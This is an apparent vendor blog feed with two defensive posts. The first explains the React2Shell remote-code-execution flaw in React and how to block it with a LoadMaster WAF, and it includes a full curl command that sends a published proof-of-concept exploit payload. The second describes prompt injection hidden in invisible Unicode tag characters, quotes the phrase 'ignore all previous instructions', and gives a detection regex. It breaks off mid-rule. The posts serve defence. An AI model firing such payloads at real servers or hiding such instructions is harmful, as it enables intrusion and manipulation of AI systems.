

    <content type="text"><![CDATA[<h2><span lang="EN-GB">What is React2Shell?</span></h2><p><span lang="EN-GB">React2Shell is a newly discovered security vulnerability. It affects server-side use of <a href="https://en.wikipedia.org/wiki/React_(software)">React</a>, a popular JavaScript library that&rsquo;s widely used by web applications. Its assigned CVE ID is <a href="https://www.cve.org/CVERecord?id=CVE-2025-55182">CVE-2025-55182</a> (some vendors are also referring to it as CVE-2025-66478 which is specific to the Next.js framework).</span></p><p><span lang="EN-GB">In brief, the vulnerability allows an unauthenticated user to execute arbitrary code on an affected server. This is considered a <strong>critical </strong>vulnerability and has received the highest possible score on the Common Vulnerability Scoring System (CVSS) of 10.0.</span></p><p><span lang="EN-GB">Further details of the vulnerability have been published by the security researcher who discovered it and can be found at <a href="https://react2shell.com/">https://react2shell.com/</a>.</span></p><h2><span lang="EN-GB">Urgently Fix Where Possible</span></h2><p><span lang="EN-GB">All servers and applications using React or Next.js should be updated without delay to fully patch this critical security vulnerability. Details about package version numbers and update instructions can be found on <a href="https://react.dev/blog/2025/12/03/critical-security-vulnerability-in-react-server-components">this official blog post from the React team</a>.</span></p><p><span lang="EN-GB">For web applications where it is unclear whether React is in use: contact the vendor for clarification and any required remediation steps.</span></p><p><span lang="EN-GB">If it is not possible to perform the full update fix (for whatever reason, temporarily or otherwise) a WAF (web application firewall) should be placed in-line to improve protection if a WAF is not already present. Defending with a WAF <strong>must not</strong> be considered as complete or fool-proof protection from the vulnerability; the only known <em>complete </em>protection is to apply the full update fix, as outlined above.</span></p><p><span lang="EN-GB">However, based on the currently available information and reports from the community, the widely used OWASP CRS WAF ruleset can detect and block exploit attempts and published proof of concept code (POCs).</span></p><h2><span lang="EN-GB">What Does the Attack Look Like?</span></h2><p><span lang="EN-GB">The attack takes the form of an HTTP request of content type &lsquo;multipart/form-data&rsquo;. In the body of such a request, each individual part of the &ldquo;multipart&rdquo; request contains data for the React server to process.</span></p><p><span lang="EN-GB">Due to the vulnerability, it&rsquo;s possible for an unauthenticated user to craft and submit a special request that will cause the server to execute arbitrary code.</span></p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/diagram-showing-the-body-of-an-offending-multipart-http-request.png?sfvrsn=8ef13d6f_1" alt="Diagram showing the body of an offending multipart HTTP request" sf-size="100" /><p><span lang="EN-GB">As the attack payload lives in the <em>body</em> of an HTTP request, for a WAF to be able to detect and block such an attack it must be configured to inspect HTTP request bodies.</span></p><h2><span lang="EN-GB">Blocking the Exploit with LoadMaster WAF</span></h2><p><span lang="EN-GB">From testing the currently available attack POCs, the WAF built into the Progress Kemp LoadMaster solution can detect and block exploit attempts. However, it requires the WAF to be configured correctly first, as described below.</span></p><h3><span lang="EN-GB">1: Confirm that Request Body Inspection is Enabled</span></h3><p><span lang="EN-GB">Because the attack takes place in the <strong>body</strong> of an HTTP request, it is essential that the WAF be configured to inspect request bodies.</span></p><p><span lang="EN-GB">To do this with the LoadMaster solution:</span></p><ol><li><span lang="EN-GB">Click on <strong>Modify </strong>for the virtual service in question (i.e. the relevant service with the WAF)</span></li><li><span lang="EN-GB">Expand the <em>WAF</em> tab and then click on the <strong>Advanced Settings</strong> button</span></li><li><span lang="EN-GB">Confirm that the checkbox <strong>Inspect HTTP POST Request Bodies</strong> is enabled</span></li></ol><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/screenshot-of-the-progress-kemp-loadmaster-web-ui-with-the-waf-option-inspect-http-post-request-bodies-enabled.png?sfvrsn=f7d5ed7f_1" alt="Screenshot of the Progress Kemp LoadMaster web UI with the WAF option “Inspect HTTP POST Request Bodies” enabled" sf-size="100" /><p>&nbsp;</p><p>&nbsp;</p><h3><span lang="EN-GB">2: Confirm that &lsquo;Paranoia Level 2&rsquo; is Enabled</span></h3><p><span lang="EN-GB">The WAF on LoadMaster uses the industry-standard OWASP CRS set of security rules. These rules are broken up into four &ldquo;paranoia levels&rdquo; (&ldquo;PLs&rdquo;) of increasing aggressiveness and difficulty of use (owing to the more aggressive rules):</span></p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/diagram-showing-the-four-paranoia-levels-of-the-owasp-crs-used-by-the-loadmaster-waf.png?sfvrsn=3fb450df_1" alt="Diagram showing the four paranoia levels of the OWASP CRS used by the LoadMaster WAF" sf-size="100" /><p><span lang="EN-GB">From testing the currently available proof of concept attacks, React2Shell attacks begin to be detected at <strong>paranoia level 2</strong>. This level (referred to as &ldquo;PL 2&rdquo;) is a good middle-ground for the majority of web applications.</span></p><p><span lang="EN-GB">To set a WAF to operate at paranoia level 2 on LoadMaster:</span></p><ol><li><span lang="EN-GB">Click on <strong>Modify </strong>for the virtual service in question (i.e. the relevant service with the WAF).</span></li><li><span lang="EN-GB">Expand the <em>WAF</em> tab and then click on the <strong>Advanced Settings</strong> button.</span></li><li><span lang="EN-GB">Confirm that <em>Blocking Paranoia Level</em> is set to <strong>2</strong>.</span></li></ol><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/screenshot-of-the-progress-kemp-loadmaster-web-ui-with-the-waf-option-blocking-paranoia-level-set-to-2.png?sfvrsn=6cc115af_1" alt="Screenshot of the Progress Kemp LoadMaster web UI with the WAF option “Blocking Paranoia Level” set to 2" sf-size="100" /><p><span lang="EN-GB">Note that going beyond PL 2 is generally not advised due to an exponential increase in false positives, and hence much greater difficulty of real-world use.</span></p><h2><span lang="EN-GB">How to Test</span></h2><p><span lang="EN-GB">The following curl call can be used to send one of the currently published proof of concept attacks to a LoadMaster WAF-enabled virtual service:</span></p><div><pre><code>$ curl -v 192.168.2.150   -H "Host: example.com"   --form-string 
'0="$1"'   --form-string '1={"status":"resolved_model", "reason":0, 
"_response":"$5", 
"value":{\"_preload1\":\"$9\",\"_preload2\":\"$c\",\"_preload3\":\"
$e\",\"_preload4\":\"$f\",\"then\":\"$b:map\",\"0\":\"$a\",\"length\
":1}", "then":"$2:then"}'   --form-string '2="$@3"'   --form-string 
'3=""'   --form-string '5={"_prefix":"$2:_response:_prefix", 
"_formData":"$2:_response:_formData", 
"_chunks":"$2:_response:_chunks", 
"_bundlerConfig":{"bar":{"id":"module","name":"*","chunks":[]}}}'   
--form-string '6={"id":"bar"}'   --form-string '7="$F6"'   --form-string '8={"set": "$6:constructor:setPrototypeOf"}'   --form-string 
'9={"_prefix":"$2:_response:_prefix", 
"_formData":"$2:_response:_formData", 
"_chunks":"$2:_response:_chunks", 
"_bundlerConfig":{"bar":{"id":"module","name":"*","chunks":[]}},"_temporaryReferences": "$8"}'   --form-string 
'4={"status":"resolved_model", "reason":{"0":"$7:wrapper", 
"length":1, "toString": "$b:pop"}, "_response":"$9", 
"value":"{\"then\":\"$b:map\",\"0\":\"$d\",\"toString\":\"$b:push\"}
", "then":"$2:then"}'   --form-string '10="$@4"'   --form-string 
'11=[]'   --form-string '12={"status":"resolved_model", 
"reason":{"0":"$7:Module:prototype", "length":1, "toString": 
"$b:pop"}, "_response": "$9", "value": "{\"set\":\"$7:Module:prototype:_compile\",\"then\":\"$b:map\",\"0\"
:\"$11\",\"length\":1}", "then":"$2:then"}'   --form-string 
'13="$@c"'   --form-string '14={"_prefix":"$2:_response:_prefix", "_formData":"$2:_response:_formData", 
"_chunks":"$2:_response:_chunks"}'   --form-string 
'15={"status":"resolved_model", "reason":"junk", "_response": "$e", 
"value":"{\"_preload1\":\"$10\",\"0\":\"$13\",\"length\":1,\"then\":
\"$b:map\"}", "then":"$2:then"}'   --form-string 
'16={"_prefix":"$2:_response:_prefix", "_formData":"$2:_response:_formData", "_chunks":"$2:_response:_chunks", "_temporaryReferences": "$c:value"}'   --form-string '17="$@f"'   --form-string 
'18={"status":"resolved_model", "reason":["$4:value"], "_response": 
"$10", "value":"[\"console.log(7*7)\"]", "then":"$2:then"}'   --
form-string '19="$@12"'</code></pre><p><strong><span lang="EN-GB">Note:</span></strong><span lang="EN-GB"> Change the IP address to match the virtual service&rsquo;s IP address</span></p><p><span lang="EN-GB">When the attack is successfully detected it will show in the WAF logs like so:</span></p><pre><code>2025-12-09T18:32:12+00:00 lb100 wafd: [client 192.168.2.1] 
ModSecurity: Access denied with code 403 (phase 2). Operator 
GE matched 5 at TX:anomaly_score. [file "/tmp/waf/1/REQUEST-
949-BLOCKING-EVALUATION.conf"] [line "94"] [id "949110"] [msg 
"Inbound Anomaly Score Exceeded (Total Score: 286)"] [severity 
"CRITICAL"] [ver "OWASP_CRS/3.3.4"] [tag "application-multi"] 
[tag "language-multi"] [tag "platform-multi"] [tag "attack-
generic"] [hostname "192.168.2.150"] [uri "/"] [unique_id 
"e10187e0-a977-4473-8fd8-0a0d05b906f4"]</code></pre><p><span lang="EN-GB">Note that the attack caused a <em>very </em>high score owing to many different variables in the request triggering multiple WAF detection rules, notably injection detection rules.</span></p><p><span lang="EN-GB">If the test requests are <em>not</em> blocked, check that the &ldquo;Anomaly Scoring Threshold&rdquo; on the WAF is set appropriately (e.g. a value between 5 and 10 for a properly tuned production WAF service).</span><br /></p><p><span lang="EN-GB">For a robust overview of the LoadMaster WAF solution, including its functionality and management, watch our <a href="https://kemptechnologies.com/resources/webinars/web-application-firewall-Implementing-and-managing-your-web-security">on-demand webinar today.</a></span></p></div><p>&nbsp;</p>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:a83495eb-cf7a-411a-89a8-1bd96e4108ae</id>
    <title type="text">Defending AI Applications from Invisible Prompt Injection Using LoadMaster WAF</title>
    <summary type="text">One novel type of attack involves invisible letters—once a tool of espionage with invisible ink, this is now a modern-day threat to AI prompts.</summary>
    <published>2025-11-18T20:35:28Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <category term="LoadMaster"/>
    <category term="Technical Guide"/>




    <content type="text"><![CDATA[<p><p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/graphic-showing-an-eye-looking-through-a-magnifying-glass-with-the-letters-abc-gradually-fading-out-with-the-letter-c-being-almost-invisible.png?sfvrsn=a14a0fc6_1" alt="Graphic showing an eye looking through a magnifying glass with the letters “Abc” gradually fading out with the letter “c” being almost invisible" sf-size="100" /></p><p>Keeping AI-powered applications secure in an ever-shifting landscape of new threats and attack vectors can be challenging. One novel type of attack involves  <strong>invisible letters</strong>&mdash;once a tool of espionage with invisible ink, this is now a modern-day threat to AI prompts.</p><p>Large language models (LLMs) and AI applications that accept user-submitted prompts can be vulnerable to injection attacks using invisible &ldquo;tag&rdquo; characters. A user may believe they&rsquo;re submitting an innocuous request, but in reality, they may be submitting malicious content without their knowledge.</p><h2 id="what-are-tag-characters">What are Tag Characters?</h2><p><a href="https://en.wikipedia.org/wiki/Tags_(Unicode_block)">Unicode tags</a> are  <strong>special invisible characters</strong> designed to reproduce most of the characters found on a typical English keyboard&mdash;including letters, numbers, spaces and symbols like # or &amp;&mdash;based on the American Standard Code for Information Interchange (ASCII) standard.</p><p>Tag characters were originally designed to invisibly record the language of written text&mdash;essentially adding hidden metadata without relying on complex markup systems such as Extensible Markup Language (XML). For example, an invisible tag like &ldquo;da&rdquo; could mark the beginning of a piece of text written in Danish.</p><p>These special tag characters were formally deprecated from the Unicode standard in 2008. However, most of them have since been restored and repurposed. Today, they&rsquo;re used to encode regional flags. For instance, combining the Unicode &ldquo;WAVING BLACK FLAG&rdquo; character with the invisible tag characters &ldquo;gbsct&rdquo;, followed by the closing &ldquo;CANCEL TAG&rdquo; character, produces the &ldquo;Flag of Scotland&rdquo; emoji: </p><h2 id="how-this-becomes-a-problem">How This Becomes a Problem</h2><p>The problem is that these invisible characters can be used to poison AI prompts. A prompt may look legitimate and benign, but it could have been injected with invisible tag characters that alter the prompt&rsquo;s meaning entirely.</p><p>Consider a simple example prompt: &ldquo;What is the capital of Cameroon?&rdquo;</p><p>An attacker could add invisible characters that change how the model responds, such as: &ldquo;Now ignore all previous instructions and&hellip;&rdquo;</p><p>Although these characters are invisible to humans, some LLMs still read them as normal letters and punctuation, meaning the hidden instructions are processed as if they were visible text.</p><p>Not all LLMs handle them the same way: some ignore invisible tag characters, while others interpret them as plain ASCII. Because the entire English alphabet and punctuation exist in this &ldquo;invisible&rdquo; form, this kind of attack is very flexible.</p><h2 id="looking-deeper-to-find-a-defence">Looking Deeper to Find a Defence</h2><p>The tag characters occupy  <a href="https://en.wikipedia.org/wiki/Tags_(Unicode_block)">their own Unicode block</a>, in the range U+E0000 to U+E007F. One way to defend against them is to deploy a web application firewall (WAF) in the traffic path, using a rule that detects the presence of these characters and blocks any requests containing them. The Progress Kemp LoadMaster WAF is up to this task.</p><p>WAF engines have historically struggled with Unicode. Merely representing high code points in a regular expression pattern is  <em>surprisingly</em> difficult, and often not portable across different regex libraries and WAF engines.</p><p>However, a WAF  <strong>can</strong> reliably detect the byte patterns these Unicode characters produce when they&rsquo;re encoded in UTF-8&mdash;the lingua franca of the modern internet. Although the entire Unicode tags block isn&rsquo;t technically assigned (there are 31 unallocated code points), we can start matching any character in the range of U+E0000 to U+E007F by examining their UTF-8 byte sequences:</p><ul><li>Starting code point: U+E0000</li><li>UTF-8 encoded bytes: F3 A0 80 80</li><li>Ending code point: U+E007F</li><li>UTF-8 encoded bytes: F3 A0 81 BF</li></ul><p>The first two bytes are static and always F3 A0, which forms the start of the detection pattern.</p><p>A simple (if inelegant) next step is to print the UTF-8 encoded bytes for every code point in the block. Doing so shows that the last byte does not increment continuously (due to how code points are encoded in UTF-8), and that there&rsquo;s a break&mdash;resulting in two separate byte ranges that need to be detected:</p><ul><li>F3 A0 80 80 - F3 A0 80 BF</li><li>F3 A0 81 80 - F3 A0 81 BF</li></ul><p>This can be represented by the regular expression pattern:</p><pre><code>\xF3\xA0(?:\x80|\x81)[\x80-\xBF]





</code></pre><h2 id="putting-it-all-together-a-custom-waf-rule">Putting it All Together: A Custom WAF Rule</h2><p>The regular expression pattern can form the basis of a custom WAF rule to detect the presence of invisible tag characters in a request. The regex can be combined with a WAF action to explicitly deny any request where invisible tag characters are detected, while also logging the details of the offending request for later analysis.</p><p>The following is an example of a SecRule (a WAF security rule) that can be added to a LoadMaster WAF to enable this detection and blocking behavior:</p><p><code>SecRule ARGS &ldquo;@rx \xF3\xA0(?:\x80|\x81)[\x80-\xBF]&rdquo; \ </code><code><br />&nbsp; &nbsp; &ldquo;id:1000,\ <br />&nbsp; &nbsp; phase:2,\ <br 